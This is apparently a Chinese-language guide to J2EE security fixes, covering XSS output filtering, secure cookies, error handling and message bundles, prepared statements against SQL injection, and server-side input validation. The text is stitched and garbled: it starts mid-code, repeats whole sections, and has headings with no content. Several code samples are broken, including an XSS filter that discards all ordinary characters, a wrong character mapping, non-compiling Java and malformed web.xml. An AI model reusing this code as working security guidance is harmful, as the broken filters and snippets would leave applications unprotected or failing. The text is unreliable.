// Example to filter sensitive data to prevent cross-site scripting
public Class Validator {
    ...
    public static String filter(String value) {
        if (value == null) {
            return null;
        }
        StringBuffer result = new StringBuffer(value.length());
        for (int i=0; i<value.length(); ++i) {
            switch (value.charAt(i)) {
                case '<':
                    result.append("&lt;");
                    break;
                case '>':
                    result.append("&gt;");
                    break;
                case '"':
                    result.append("&quot;");
                    break;
                case '\'':
                    result.append("&apos;");
                    break;
                case '%':
                    result.append("&#x25;");
                    break;
                case ';':
                    result.append("&#x3b;");
                    break;
                case ')':
                    result.append("&#x29;");
                    break;
                case '(':
                    result.append("&#x28;");
                    break;
                case '&':
                    result.append("&#x26;");
                    break;
                case '+':
                    result.append("&#x2b;");
                    break;
            }
        }
        return result.toString();
    }
}
```

```

        break;
    case '"':
        result.append("&quot;");
        break;
    case '\\':
        result.append("&#39;");
        break;
    case '%':
        result.append("&#37;");
        break;
    case ';':
        result.append("&#59;");
        break;
    case '(':
        result.append("&#40;");
        break;
    case ')':
        result.append("&#41;");
        break;
    case '&':
        result.append("&amp;");
        break;
    case '+':
        result.append("&#43;");
        break;
    default:
        result.append(value.charAt(i));
        break;
    }
    return result;
}
...
}
...
// Filter the HTTP response using Validator.filter
PrintWriter out = response.getWriter();
// set output response
out.write(Validator.filter(response));
out.close();

```

Java Servlet API 2.3 引进了过滤器，它支持拦截和转换 HTTP 请求或响应。

以下示例使用 `Validator.filter` 来用“Servlet 过滤器”清理响应：

```

// Example to filter all sensitive characters in the HTTP response using a Java Filter.
// This example is for illustration purposes since it will filter all content in the response, including
HTML tags!
public class SensitiveCharsFilter implements Filter {
    ...
    public void doFilter(ServletRequest request,
                        ServletResponse response,
                        FilterChain chain)
        throws IOException, ServletException {

        PrintWriter out = response.getWriter();
        ResponseWrapper wrapper = new ResponseWrapper((HttpServletResponse) response);
        chain.doFilter(request, wrapper);

        CharArrayWriter caw = new CharArrayWriter();
        caw.write(Validator.filter(wrapper.toString()));

        response.setContentType("text/html");
        response.setContentLength(caw.toString().length());
        out.write(caw.toString());
        out.close();
    }
    ...
    public class CharResponseWrapper extends HttpServletResponseWrapper {
        private CharArrayWriter output;

        public String toString() {

```

```

        return output.toString();
    }

    public CharResponseWrapper(HttpServletResponse response) {
        super(response);
        output = new CharArrayWriter();
    }

    public PrintWriter getWriter() {
        return new PrintWriter(output);
    }
}
}

```

[8-2] 保护 cookie

在 cookie 中存储敏感数据时，确保使用 `Cookie.setSecure`（布尔标志）在 HTTP 响应中设置 cookie 的安全标志，以指导浏览器使用安全协议（如 HTTPS 或 SSL）发送 cookie。

保护“用户”cookie 的示例：

```

// Example to secure a cookie, i.e. instruct the browser to
// send the cookie using a secure protocol
Cookie cookie = new Cookie("user", "sensitive");
cookie.setSecure(true);
response.addCookie(cookie);

```

推荐使用的 JAVA 工具用于服务器端验证的两个主要 Java 框架是：

[1] Jakarta Commons Validator（与 Struts 1.1 集成）Jakarta Commons Validator 实施所有以上数据验证需求，是强大的框架。这些规则配置在定义表单字段的输入验证规则的 XML 文件中。在缺省情况下，Struts 支持在使用 Struts“bean.write”标记撰写的所有数据上，过滤 [8] HTTP 响应中输出的危险字符。可通过设置“filter=false”标志来禁用该过滤。

Struts 定义以下基本输入验证器，但也可定义定制的验证器：

required：如果字段包含空格以外的任何字符，便告成功。

mask：如果值与掩码属性给定的正则表达式相匹配，便告成功。

range：如果值在 min 和 max 属性给定的值的范围内（(value >= min) & (value <= max)），便告成功。

maxLength：如果字段长度小于或等于 max 属性，便告成功。

minLength：如果字段长度大于或等于 min 属性，便告成功。

byte、short、integer、long、float、double：如果可将值转换为对应的基本类型，便告成功。

date：如果值代表有效日期，便告成功。可能会提供日期模式。

creditCard：如果值可以是有效的信用卡号码，便告成功。

e-mail：如果值可以是有效的电子邮件地址，便告成功。

使用“Struts 验证器”来验证 loginForm 的 userName 字段的示例：

```

<form-validation>
  <global>
    ...
    <validator name="required"
      classname="org.apache.struts.validator.FieldChecks"
      method="validateRequired"
      msg="errors.required">
    </validator>
    <validator name="mask"
      classname="org.apache.struts.validator.FieldChecks"
      method="validateMask"
      msg="errors.invalid">
    </validator>
    ...
  </global>
  <formset>
    <form name="loginForm">

```

```

        <!-- userName is required and is alpha-numeric case insensitive -->
        <field property="userName" depends="required,mask">
            <!-- message resource key to display if validation fails -->
            <msg name="mask" key="login.userName.maskmsg"/>
            <arg0 key="login.userName.displayName"/>
            <var>
                <var-name>mask</var-name>
                <var-value>^[a-zA-Z0-9]*$</var-value>
            </var>
        </field>
        ...
    </form>
    ...
</formset>
</form-validation>

```

[2] JavaServer Faces 技术

“JavaServer Faces 技术”是一组代表 UI 组件、管理组件状态、处理事件和验证输入的 Java API（JSR 127）。JavaServer Faces API 实现以下基本验证器，但可定义定制的验证器：

validate_doublerange: 在组件上注册 `DoubleRangeValidator`。

validate_length: 在组件上注册 `LengthValidator`。

validate_longrange: 在组件上注册 `LongRangeValidator`。

validate_required: 在组件上注册 `RequiredValidator`。

validate_stringrange: 在组件上注册 `StringRangeValidator`。

validator: 在组件上注册定制的 `Validator`。

JavaServer Faces API 定义以下 `UIInput` 和 `UIOutput` 处理器（标记）：

input_date: 接受以 `java.text.Date` 实例格式化的 `java.util.Date`。

output_date: 显示以 `java.text.Date` 实例格式化的 `java.util.Date`。

input_datetime: 接受以 `java.text.DateTime` 实例格式化的 `java.util.Date`。

output_datetime: 显示以 `java.text.DateTime` 实例格式化的 `java.util.Date`。

input_number: 显示以 `java.text.NumberFormat` 格式化的数字数据类型（`java.lang.Number` 或基本类型）。

output_number: 显示以 `java.text.NumberFormat` 格式化的数字数据类型（`java.lang.Number` 或基本类型）。

input_text: 接受单行文本字符串。

output_text: 显示单行文本字符串。

input_time: 接受以 `java.text.DateFormat` 时间实例格式化的 `java.util.Date`。

output_time: 显示以 `java.text.DateFormat` 时间实例格式化的 `java.util.Date`。

input_hidden: 允许页面作者在页面中包括隐藏变量。

input_secret: 接受不含空格的单行文本，并在输入时，将其显示为一组星号。

input_textarea: 接受多行文本。

output_errors: 显示整个页面的错误消息，或与指定的客户端标识相关联的错误消息。

output_label: 将嵌套的组件显示为指定输入字段的标签。

output_message: 显示本地化消息。

使用 JavaServer Faces 来验证 loginForm 的 userName 字段的示例：

```

<%@ taglib uri="http://java.sun.com/jsf/html" prefix="h" %>
<%@ taglib uri="http://java.sun.com/jsf/core" prefix="f" %>
...
<jsp:useBean id="UserBean"
    class="myApplication.UserBean" scope="session" />
<f:use_faces>
    <h:form formName="loginForm" >
        <h:input_text id="userName" size="20" modelReference="UserBean.userName">
            <f:validate_required/>
            <f:validate_length minimum="8" maximum="20"/>
        </h:input_text>
        <!-- display errors if present -->
        <h:output_errors id="loginErrors" clientId="userName"/>
        <h:command_button id="submit" label="Submit" commandName="submit" /><p>
    </h:form>
</f:use_faces>

```

引用

Java API 1.3 -

<http://java.sun.com/j2se/1.3/docs/api/>

Java API 1.4 -

<http://java.sun.com/j2se/1.4/docs/api/>

Java Servlet API 2.3 -

<http://java.sun.com/products/servlet/2.3/javadoc/>

Java 正则表达式包 -

<http://jakarta.apache.org/regexp/>

Jakarta 验证器 -

<http://jakarta.apache.org/commons/validator/>

JavaServer Faces 技术 -

<http://java.sun.com/j2ee/javaxserverfaces/>

**** 错误处理:**

许多 J2EE Web 应用程序体系结构都遵循“模型视图控制器 (MVC)”模式。在该模式中, Servlet 扮演“控制器”的角色。Servlet 将应用程序处理委派给 EJB 会话 Bean (模型) 之类的 JavaBean。然后, Servlet 再将请求转发给 JSP (视图), 以呈现处理结果。Servlet 应检查所有的输入、输出、返回码、错误代码和已知的异常, 以确保实际处理按预期进行。

数据验证可保护应用程序免遭恶意数据篡改, 而有效的错误处理策略则是防止应用程序意外泄露内部错误消息 (如异常堆栈跟踪) 所不可或缺的。好的错误处理策略会处理以下项:

[1] 定义错误

[2] 报告错误

[3] 呈现错误

[4] 错误映射

[1] 定义错误

应避免在应用程序层 (如 Servlet) 中硬编码错误消息。相反地, 应用程序应该使用映射到已知应用程序故障的错误密钥。好的做法是定义错误密钥, 且该错误密钥映射到 HTML 表单字段或其他 Bean 属性的验证规则。例如, 如果需要“user_name”字段, 其内容为字母数字, 并且必须在数据库中是唯一的, 那么就应定义以下错误密钥:

(a) ERROR_USERNAME_REQUIRED: 该错误密钥用于显示消息, 以通知用户需要“user_name”字段;

(b) ERROR_USERNAME_ALPHANUMERIC: 该错误密钥用于显示消息, 以通知用户“user_name”字段应该是字母数字;

(c) ERROR_USERNAME_DUPLICATE: 该错误密钥用于显示消息, 以通知用户“user_name”值在数据库中重复;

(d) ERROR_USERNAME_INVALID: 该错误密钥用于显示一般消息, 以通知用户“user_name”值无效;

好的做法是定义用于存储和报告应用程序错误的以下框架 Java 类:

- ErrorKeys: 定义所有错误密钥

```
// Example: ErrorKeys defining the following error keys:
// - ERROR_USERNAME_REQUIRED
// - ERROR_USERNAME_ALPHANUMERIC
// - ERROR_USERNAME_DUPLICATE
// - ERROR_USERNAME_INVALID
// ...
public Class ErrorKeys {
    public static final String ERROR_USERNAME_REQUIRED = "error.username.required";
    public static final String ERROR_USERNAME_ALPHANUMERIC = "error.username.alphanumeric";
    public static final String ERROR_USERNAME_DUPLICATE = "error.username.duplicate";
    public static final String ERROR_USERNAME_INVALID = "error.username.invalid";
    ...
}
```

- Error: 封装个别错误

```
// Example: Error encapsulates an error key.
// Error is serializable to support code executing in multiple JVMs.
public Class Error implements Serializable {

    // Constructor given a specified error key
    public Error(String key) {
```

```

        this(key, null);
    }

    // Constructor given a specified error key and array of placeholder objects
    public Error(String key, Object[] values) {
        this.key = key;
        this.values = values;
    }

    // Returns the error key
    public String getKey() {
        return this.key;
    }

    // Returns the placeholder values
    public Object[] getValues() {
        return this.values;
    }

    private String key = null;
    private Object[] values = null;
}

```

- Errors: 封装错误的集合

```

// Example: Errors encapsulates the Error objects being reported to the presentation layer.
// Errors are stored in a HashMap where the key is the bean property name and value is an
// ArrayList of Error objects.
public class Errors implements Serializable {

    // Adds an Error object to the Collection of errors for the specified bean property.
    public void addError(String property, Error error) {
        ArrayList propertyErrors = (ArrayList)errors.get(property);
        if (propertyErrors == null) {
            propertyErrors = new ArrayList();
            errors.put(property, propertyErrors);
        }
        propertyErrors.put(error);
    }

    // Returns true if there are any errors
    public boolean hasErrors() {
        return (errors.size() > 0);
    }

    // Returns the Errors for the specified property
    public ArrayList getErrors(String property) {
        return (ArrayList)errors.get(property);
    }

    private HashMap errors = new HashMap();
}

```

以下是使用上述框架类来处理“user_name”字段验证错误的示例:

```

// Example to process validation errors of the "user_name" field.
Errors errors = new Errors();
String userName = request.getParameter("user_name");
// (a) Required validation rule
if (!Validator.validateRequired(userName)) {
    errors.addError("user_name", new Error(ErrorKeys.ERROR_USERNAME_REQUIRED));
} // (b) Alpha-numeric validation rule
else if (!Validator.matchPattern(userName, "^[a-zA-Z0-9]*$")) {
    errors.addError("user_name", new Error(ErrorKeys.ERROR_USERNAME_ALPHANUMERIC));
}

```

```

    }
    else
    {
        // (c) Duplicate check validation rule
        // We assume that there is an existing UserValidationEJB session bean that implements
        // a checkIfDuplicate() method to verify if the user already exists in the database.
        try {
            ...
            if (UserValidationEJB.checkIfDuplicate(userName)) {
                errors.addError("user_name", new Error(ErrorKeys.ERROR_USERNAME_DUPLICATE));
            }
        } catch (RemoteException e) {
            // log the error
            logger.error("Could not validate user for specified userName: " + userName);
            errors.addError("user_name", new Error(ErrorKeys.ERROR_USERNAME_DUPLICATE));
        }
    }
    // set the errors object in a request attribute called "errors"
    request.setAttribute("errors", errors);
    ...
}

```

[2] 报告错误

有两种方法可报告 web 层应用程序错误：

- (a) Servlet 错误机制
- (b) JSP 错误机制

[2-a] Servlet 错误机制

Servlet 可通过以下方式报告错误：

- 转发给输入 JSP（已将错误存储在请求属性中），或
- 使用 HTTP 错误代码参数来调用 `response.sendError`，或
- 抛出异常

好的做法是处理所有已知应用程序错误（如 [1] 部分所述），将这些错误存储在请求属性中，然后转发给输入 JSP。输入 JSP 应显示错误消息，并提示用户重新输入数据。以下示例阐明转发给输入 JSP（`userInput.jsp`）的方式：

```

// Example to forward to the userInput.jsp following user validation errors
RequestDispatcher rd = getServletContext().getRequestDispatcher("/user/userInput.jsp");
if (rd != null) {
    rd.forward(request, response);
}

```

如果 Servlet 无法转发给已知的 JSP 页面，那么第二个选项是使用 `response.sendError` 方法，将 `HttpServletResponse.SC_INTERNAL_SERVER_ERROR`（状态码 500）作为参数，来报告错误。请参阅 `javax.servlet.http.HttpServletResponse` 的 Javadoc，以获取有关各种 HTTP 状态码的更多详细信息。返回 HTTP 错误的示例：

```

// Example to return a HTTP error code
RequestDispatcher rd = getServletContext().getRequestDispatcher("/user/userInput.jsp");
if (rd == null) {
    // messages is a resource bundle with all message keys and values
    response.sendError(HttpServletResponse.SC_INTERNAL_SERVER_ERROR,
        messages.getMessage(ErrorKeys.ERROR_USERNAME_INVALID));
}

```

作为最后的手段，Servlet 可以抛出异常，且该异常必须是以下其中一类的子类： - `RuntimeException` - `ServletException` - `IOException`

[2-b] JSP 错误机制

JSP 页面通过定义 **errorPage** 伪指令来提供机制，以处理运行时异常，如以下示例所示：

```
<%@ page errorPage="/errors/userValidation.jsp" %>
```

未捕获的 JSP 异常被转发给指定的 **errorPage**，并且原始异常设置在名称为 **javax.servlet.jsp.jspException** 的请求参数中。错误页面必须包括 **isErrorPage** 伪指令：

```
<%@ page isErrorPage="true" %>
```

isErrorPage 伪指令导致“exception”变量初始化为所抛出的异常对象。

[3] 呈现错误

J2SE Internationalization API 提供使应用程序资源外部化以及将消息格式化的实用程序类，其中包括：

(a) 资源束

(b) 消息格式化

[3-a] 资源束

资源束通过将本地化数据从使用该数据的源代码中分离来支持国际化。每一资源束都会为特定的语言环境存储键/值对的映射。

java.util.PropertyResourceBundle 将内容存储在外部属性文件中，对其进行使用或扩展都很常见，如以下示例所示：

```
#####
# ErrorMessages.properties
#####
# required user name error message
error.username.required=User name field is required

# invalid user name format
error.username.alphanumeric=User name must be alphanumeric

# duplicate user name error message
error.username.duplicate=User name {0} already exists, please choose another one

...
```

可定义多种资源，以支持不同的语言环境（因此名为资源束）。例如，可定义 **ErrorMessages_fr.properties** 以支持该束系列的法语成员。如果请求的语言环境的资源成员不存在，那么会使用缺省成员。在以上示例中，缺省资源是 **ErrorMessages.properties**。应用程序（JSP 或 Servlet）会根据用户的语言环境从适当的资源检索内容。

[3-b] 消息格式化

J2SE 标准类 **java.util.MessageFormat** 提供使用替换占位符来创建消息的常规方法。**MessageFormat** 对象包含嵌入了格式说明符的模式字符串，如下所示：

```
// Example to show how to format a message using placeholder parameters
String pattern = "User name {0} already exists, please choose another one";
String userName = request.getParameter("user_name");
Object[] args = new Object[1];
args[0] = userName;
String message = MessageFormat.format(pattern, args);
```

以下是使用 **ResourceBundle** 和 **MessageFormat** 来呈现错误消息的更加全面的示例：


```

// Example to render an error message from a localized ErrorMessages resource (properties file)
// Utility class to retrieve locale-specific error messages
public class ErrorMessageResource {

    // Returns the error message for the specified error key in the environment locale
    public String getErrorMessage(String errorKey) {
        return getErrorMessage(errorKey, defaultLocale);
    }

    // Returns the error message for the specified error key in the specified locale
    public String getErrorMessage(String errorKey, Locale locale) {
        return getErrorMessage(errorKey, null, locale);
    }

    // Returns a formatted error message for the specified error key in the specified locale
    public String getErrorMessage(String errorKey, Object[] args, Locale locale) {
        // Get localized ErrorMessageResource
        ResourceBundle errorMessageResource = ResourceBundle.getBundle("ErrorMessages", locale);
        // Get localized error message
        String errorMessage = errorMessageResource.getString(errorKey);
        if (args != null) {
            // Format the message using the specified placeholders args
            return MessageFormat.format(errorMessage, args);
        } else {
            return errorMessage;
        }
    }

    // default environment locale
    private Locale defaultLocale = Locale.getDefaultLocale();
}

...
// Get the user's locale
Locale userLocale = request.getLocale();
// Check if there were any validation errors
Errors errors = (Errors)request.getAttribute("errors");
if (errors != null && errors.hasErrors()) {
    // iterate through errors and output error messages corresponding to the "user_name" property
    ArrayList userNameErrors = errors.getErrors("user_name");
    ListIterator iterator = userNameErrors.iterator();
    while (iterator.hasNext()) {
        // Get the next error object
        Error error = (Error)iterator.next();
        String errorMessage = ErrorMessageResource.getErrorMessage(error.getKey(), userLocale);
        output.write(errorMessage + "\r\n");
    }
}
}

```

建议定义定制 JSP 标记（如 `displayErrors`），以迭代处理并呈现错误消息，如以上示例所示。

[4] 错误映射

通常情况下，“Servlet 容器”会返回与响应状态码或异常相对应的缺省错误页面。可以使用定制错误页面来指定状态码或异常与 Web 资源之间的映射。好的做法是开发不会泄露内部错误状态的静态错误页面（缺省情况下，大部分 Servlet 容器都会报告内部错误消息）。该映射配置在“Web 部署描述符（web.xml）”中，如以下示例所指定：

```

<!-- Mapping of HTTP error codes and application exceptions to error pages -->
<error-page>
    <exception-type>UserValidationException</exception-type>
    <location>/errors/validationError.html</error-page>
</error-page>
<error-page>
    <exception-type>500</exception-type>
    <location>/errors/internalError.html</error-page>
</error-page>
...
</error-page>
...

```

推荐使用的 JAVA 工具用于服务器端验证的两个主要 Java 框架是：

[1] Jakarta Commons Validator（与 Struts 1.1 集成）Jakarta Commons Validator 是 Java 框架，定义如上所述的错误处理机制。验证规则配置在 XML 文件中，该文件定义了表单字段的输入验证规则以及对应的验证错误密钥。Struts 提供国际化支持以使用资源束和消息格式化来构建本地化应用程序。

使用“Struts 验证器”来验证 loginForm 的 userName 字段的示例：

```
<form-validation>
  <global>
    ...
    <validator name="required"
      classname="org.apache.struts.validator.FieldChecks"
      method="validateRequired"
      msg="errors.required">
    </validator>
    <validator name="mask"
      classname="org.apache.struts.validator.FieldChecks"
      method="validateMask"
      msg="errors.invalid">
    </validator>
    ...
  </global>
  <formset>
    <form name="loginForm">
      <!-- userName is required and is alpha-numeric case insensitive -->
      <field property="userName" depends="required,mask">
        <!-- message resource key to display if validation fails -->
        <msg name="mask" key="login.userName.maskmsg"/>
        <arg0 key="login.userName.displayName"/>
        <var>
          <var-name>mask</var-name>
          <var-value>^[a-zA-Z0-9]*$</var-value>
        </var>
      </field>
      ...
    </form>
    ...
  </formset>
</form-validation>
```

Struts JSP 标记库定义了有条件地显示一组累计错误消息的“errors”标记，如下示例所示：

```
<%@ page language="java" %>
<%@ taglib uri="/WEB-INF/struts-html.tld" prefix="html" %>
<%@ taglib uri="/WEB-INF/struts-bean.tld" prefix="bean" %>
<html:html>
<head>
<body>
  <html:form action="/logon.do">
    <table border="0" width="100%">
      <tr>
        <th align="right">
          <html:errors property="username"/>
          <bean:message key="prompt.username"/>
        </th>
        <td align="left">
          <html:text property="username" size="16"/>
        </td>
      </tr>
      <tr>
        <td align="right">
          <html:submit><bean:message key="button.submit"/></html:submit>
        </td>
        <td align="right">
```

```

        <html:reset><bean:message key="button.reset"/></html:reset>
    </td>
</tr>
</table>
</html:form>
</body>
</html:html>

```

[2] JavaServer Faces 技术

“JavaServer Faces 技术”是一组代表 UI 组件、管理组件状态、处理事件、验证输入和支持国际化的 Java API（JSR 127）。

JavaServer Faces API 定义“output_errors”UIOutput 处理器，该处理器显示整个页面的错误消息，或与指定的客户端标识相关联的错误消息。

使用 JavaServer Faces 来验证 loginForm 的 userName 字段的示例：

```

<%@ taglib uri="http://java.sun.com/jsf/html" prefix="h" %>
<%@ taglib uri="http://java.sun.com/jsf/core" prefix="f" %>
...
<jsp:useBean id="UserBean"
    class="myApplication.UserBean" scope="session" />
<f:use_faces>
    <h:form formName="loginForm" >
        <h:input_text id="userName" size="20" modelReference="UserBean.userName">
            <f:validate_required/>
            <f:validate_length minimum="8" maximum="20"/>
        </h:input_text>
        <!-- display errors if present -->
        <h:output_errors id="loginErrors" clientId="userName"/>
        <h:command_button id="submit" label="Submit" commandName="submit" /><p>
    </h:form>
</f:use_faces>

```

引用

Java API 1.3 -

<http://java.sun.com/j2se/1.3/docs/api/>

Java API 1.4 -

<http://java.sun.com/j2se/1.4/docs/api/>

Java Servlet API 2.3 -

<http://java.sun.com/products/servlet/2.3/javadoc/>

Java 正则表达式包 -

<http://jakarta.apache.org/regexp/>

Jakarta 验证器 -

<http://jakarta.apache.org/commons/validator/>

JavaServer Faces 技术 -

<http://java.sun.com/j2ee/javaserverfaces/>

链接注入（便于跨站请求伪造）

通过框架钓鱼

发现数据库错误模式

** 预编译语句：

以下是保护应用程序免遭 SQL 注入（即恶意篡改 SQL 参数）的三种可行方法。使用以下方法，而非动态构建 SQL 语

句:

[1] **PreparedStatement**, 通过预编译并且存储在 **PreparedStatement** 对象池中。**PreparedStatement** 定义 **setter** 方法, 以注册与受支持的 **JDBC SQL** 数据类型兼容的输入参数。例如, **setString** 应该用于 **VARCHAR** 或 **LONGVARCHAR** 类型的输入参数 (请参阅 **Java API**, 以获取进一步的详细信息)。通过这种方法来设置输入参数, 可防止攻击者通过注入错误字符 (如单引号) 来操纵 **SQL** 语句。

如何在 **J2EE** 中使用 **PreparedStatement** 的示例:

```
// J2EE PreparedStatement Example
// Get a connection to the database
Connection myConnection;
if (isDataSourceEnabled()) {
    // using the DataSource to get a managed connection
    Context ctx = new InitialContext();
    myConnection = ((DataSource)ctx.lookup(datasourceName)).getConnection(dbUserName, dbPassword);
} else {
    try {
        // using the DriverManager to get a JDBC connection
        Class.forName(jdbcDriverClassName);
        myConnection = DriverManager.getConnection(jdbcURL, dbUserName, dbPassword);
    } catch (ClassNotFoundException e) {
        ...
    }
}
...
try {
    PreparedStatement myStatement = myConnection.prepareStatement("select * from users where username = ?");
    myStatement.setString(1, userNameField);
    ResultSet rs = myStatement.executeQuery();
    ...
    rs.close();
} catch (SQLException sqlException) {
    ...
} finally {
    myStatement.close();
    myConnection.close();
}
```

[2] **CallableStatement**, 扩展 **PreparedStatement** 以执行数据库 **SQL** 存储过程。该类继承 **PreparedStatement** 的输入 **setter** 方法 (请参阅上面的 [1])。

以下示例假定已创建该数据库存储过程:

```
CREATE PROCEDURE select_user (@username varchar(20))
AS SELECT * FROM USERS WHERE USERNAME = @username;
```

如何在 **J2EE** 中使用 **CallableStatement** 以执行以上存储过程的示例:

```
// J2EE PreparedStatement Example
// Get a connection to the database
Connection myConnection;
if (isDataSourceEnabled()) {
    // using the DataSource to get a managed connection
    Context ctx = new InitialContext();
    myConnection = ((DataSource)ctx.lookup(datasourceName)).getConnection(dbUserName, dbPassword);
} else {
    try {
        // using the DriverManager to get a JDBC connection
        Class.forName(jdbcDriverClassName);
        myConnection = DriverManager.getConnection(jdbcURL, dbUserName, dbPassword);
    } catch (ClassNotFoundException e) {
        ...
    }
}
```

```

    }
}
...
try {
    PreparedStatement myStatement = myConnection.prepareStatement("{?= call select_user ?,?}");
    myStatement.setString(1, userNameField);
    myStatement.registerOutParameter(1, Types.VARCHAR);
    ResultSet rs = myStatement.executeQuery();
    ...
    rs.close();
} catch (SQLException sqlException) {
    ...
} finally {
    myStatement.close();
    myConnection.close();
}

```

[3] 实体 **Bean**，代表持久存储机制中的 EJB 业务对象。实体 **Bean** 有两种类型：**bean** 管理和容器管理。当使用 **bean** 管理的持久性时，开发者负责撰写访问数据库的 SQL 代码（请参阅以上的 [1] 和 [2] 部分）。当使用容器管理的持久性时，EJB 容器会自动生成 SQL 代码。因此，容器要负责防止恶意尝试篡改生成的 SQL 代码。

如何在 J2EE 中使用实体 **Bean** 的示例：

```

// J2EE EJB Example
try {
    // lookup the User home interface
    UserHome userHome = (UserHome)context.lookup(User.class);
    // find the User remote interface
    User = userHome.findByPrimaryKey(new UserKey(userNameField));
    ...
} catch (Exception e) {
    ...
}

```

推荐使用的 **JAVA** 工具
不适用

参考资料

<http://java.sun.com/j2se/1.4.1/docs/api/java/sql/PreparedStatement.html>
<http://java.sun.com/j2se/1.4.1/docs/api/java/sql/CallableStatement.html>

**** 输入数据验证：**虽然为方便用户而在客户端层上提供数据验证，但仍必须使用 **Servlet** 在服务器层上执行数据验证。客户端验证本身就不安全，因为这些验证可轻易绕过，例如，通过禁用 **Javascript**。

一份好的设计通常需要 **Web** 应用程序框架，以提供服务器端实用程序例程，从而验证以下内容：[1] 必需字段[2] 字段数据类型（缺省情况下，所有 HTTP 请求参数都是“字符串”）[3] 字段长度[4] 字段范围[5] 字段选项[6] 字段模式[7] **cookie** 值[8] HTTP 响应好的做法是将以上例程作为“验证器”实用程序类中的静态方法实现。以下部分描述验证器类的一个示例。

[1] 必需字段“始终”检查字段不为空，并且其长度要大于零，不包括行距和后面的空格。

如何验证必需字段的示例：

```

// Java example to validate required fields
public Class Validator {
    ...
    public static boolean validateRequired(String value) {
        boolean isFieldValid = false;
        if (value != null && value.trim().length() > 0) {
            isFieldValid = true;
        }
    }
}

```

```

    }
    return isFieldValid;
}
...
}
...
String fieldValue = request.getParameter("fieldName");
if (Validator.validateRequired(fieldValue)) {
    // fieldValue is valid, continue processing request
    ...
}

```

[2] 输入的 Web 应用程序中的字段数据类型和输入参数欠佳。例如，所有 HTTP 请求参数或 cookie 值的类型都是“字符串”。开发者负责验证输入的数据类型是否正确。使用 Java 基本包装程序类，来检查是否可将字段值安全地转换为所需的基本数据类型。

验证数字字段（int 类型）的方式的示例：

```

// Java example to validate that a field is an int number
public Class Validator {
    ...
    public static boolean validateInt(String value) {
        boolean isFieldValid = false;
        try {
            Integer.parseInt(value);
            isFieldValid = true;
        } catch (Exception e) {
            isFieldValid = false;
        }
        return isFieldValid;
    }
    ...
}
...
// check if the HTTP request parameter is of type int
String fieldValue = request.getParameter("fieldName");
if (Validator.validateInt(fieldValue)) {
    // fieldValue is valid, continue processing request
    ...
}

```

好的做法是将所有 HTTP 请求参数转换为其各自的数据类型。例如，开发者应将请求参数的“integerValue”存储在请求属性中，并按以下示例所示来使用：

```

// Example to convert the HTTP request parameter to a primitive wrapper data type
// and store this value in a request attribute for further processing
String fieldValue = request.getParameter("fieldName");
if (Validator.validateInt(fieldValue)) {
    // convert fieldValue to an Integer
    Integer integerValue = Integer.getInteger(fieldValue);
    // store integerValue in a request attribute
    request.setAttribute("fieldName", integerValue);
}
...
// Use the request attribute for further processing
Integer integerValue = (Integer)request.getAttribute("fieldName");
...

```

应用程序应处理的主要 Java 数据类型：

- Byte

- Short
- Integer
- Long
- Float
- Double
- Date

[3] 字段长度“始终”确保输入参数（HTTP 请求参数或 cookie 值）有最小长度和/或最大长度的限制。以下示例验证 `userName` 字段的长度是否在 8 至 20 个字符之间：

```
// Example to validate the field length
public Class Validator {
    ...
    public static boolean validateLength(String value, int minLength, int maxLength) {
        String validatedValue = value;
        if (!validateRequired(value)) {
            validatedValue = "";
        }
        return (validatedValue.length() >= minLength &&
            validatedValue.length() <= maxLength);
    }
    ...
}
...
String userName = request.getParameter("userName");
if (Validator.validateRequired(userName)) {
    if (Validator.validateLength(userName, 8, 20)) {
        // userName is valid, continue further processing
        ...
    }
}
```

[4] 字段范围

始终确保输入参数是在由功能需求定义的范围之内。

以下示例验证输入 `numberOfChoices` 是否在 10 至 20 之间：

```
// Example to validate the field range
public Class Validator {
    ...
    public static boolean validateRange(int value, int min, int max) {
        return (value >= min && value <= max);
    }
    ...
}
...
String fieldValue = request.getParameter("numberOfChoices");
if (Validator.validateRequired(fieldValue)) {
    if (Validator.validateInt(fieldValue)) {
        int numberOfChoices = Integer.parseInt(fieldValue);
        if (Validator.validateRange(numberOfChoices, 10, 20)) {
            // numberOfChoices is valid, continue processing request
            ...
        }
    }
}
```

[5] 字段选项 Web 应用程序通常会为用户显示一组可供选择的选项（例如，使用 **SELECT HTML** 标记），但不能执行服务器端验证以确保选定的值是其中一个允许的选项。请记住，恶意用户能够轻易修改任何选项值。始终针对由功能需求定义的受允许的选项来验证选定的用户值。以下示例验证用户针对允许的选项列表进行的选择：

```
// Example to validate user selection against a list of options
```

```

public Class Validator {
    ...
    public static boolean validateOption(Object[] options, Object value) {
        boolean isValidValue = false;
        try {
            List list = Arrays.asList(options);
            if (list != null) {
                isValidValue = list.contains(value);
            }
        } catch (Exception e) {
        }
        return isValidValue;
    }
    ...
}
...
// Allowed options
String[] options = {"option1", "option2", "option3"};
// Verify that the user selection is one of the allowed options
String userSelection = request.getParameter("userSelection");
if (Validator.validateOption(options, userSelection)) {
    // valid user selection, continue processing request
    ...
}

```

[6] 字段模式

始终检查用户输入与由功能需求定义的模式是否匹配。例如，如果 `userName` 字段应仅允许字母数字字符，且不区分大小写，那么请使用以下正则表达式：`^[a-zA-Z0-9]*$`

Java 1.3 或更早的版本不包含任何正则表达式包。建议将“**Apache 正则表达式包**”（请参阅以下“资源”）与 **Java 1.3** 一起使用，以解决该缺乏支持的问题。执行正则表达式验证的示例：

```

// Example to validate that a given value matches a specified pattern
// using the Apache regular expression package
import org.apache.regexp.RE;
import org.apache.regexp.RESyntaxException;
public Class Validator {
    ...
    public static boolean matchPattern(String value, String expression) {
        boolean match = false;
        if (validateRequired(expression)) {
            RE r = new RE(expression);
            match = r.match(value);
        }
        return match;
    }
    ...
}
...
// Verify that the userName request parameter is alpha-numeric
String userName = request.getParameter("userName");
if (Validator.matchPattern(userName, "^[a-zA-Z0-9]*$")) {
    // userName is valid, continue processing request
    ...
}

```

Java 1.4 引进了一种新的正则表达式包（`java.util.regex`）。以下是使用新的 **Java 1.4** 正则表达式包的 `Validator.matchPattern` 修订版：

```

// Example to validate that a given value matches a specified pattern
// using the Java 1.4 regular expression package
import java.util.regex.Pattern;
import java.util.regex.Matcher;
public Class Validator {

```



```

...
public static boolean matchPattern(String value, String expression) {
    boolean match = false;
    if (validateRequired(expression)) {
        match = Pattern.matches(expression, value);
    }
    return match;
}
...
}

```

[7] cookie 值使用 `javax.servlet.http.Cookie` 对象来验证 cookie 值。适用于 cookie 值的相同的验证规则（如上所述）取决于应用程序需求（如验证必需值、验证长度等）。
验证必需 cookie 值的示例：

```

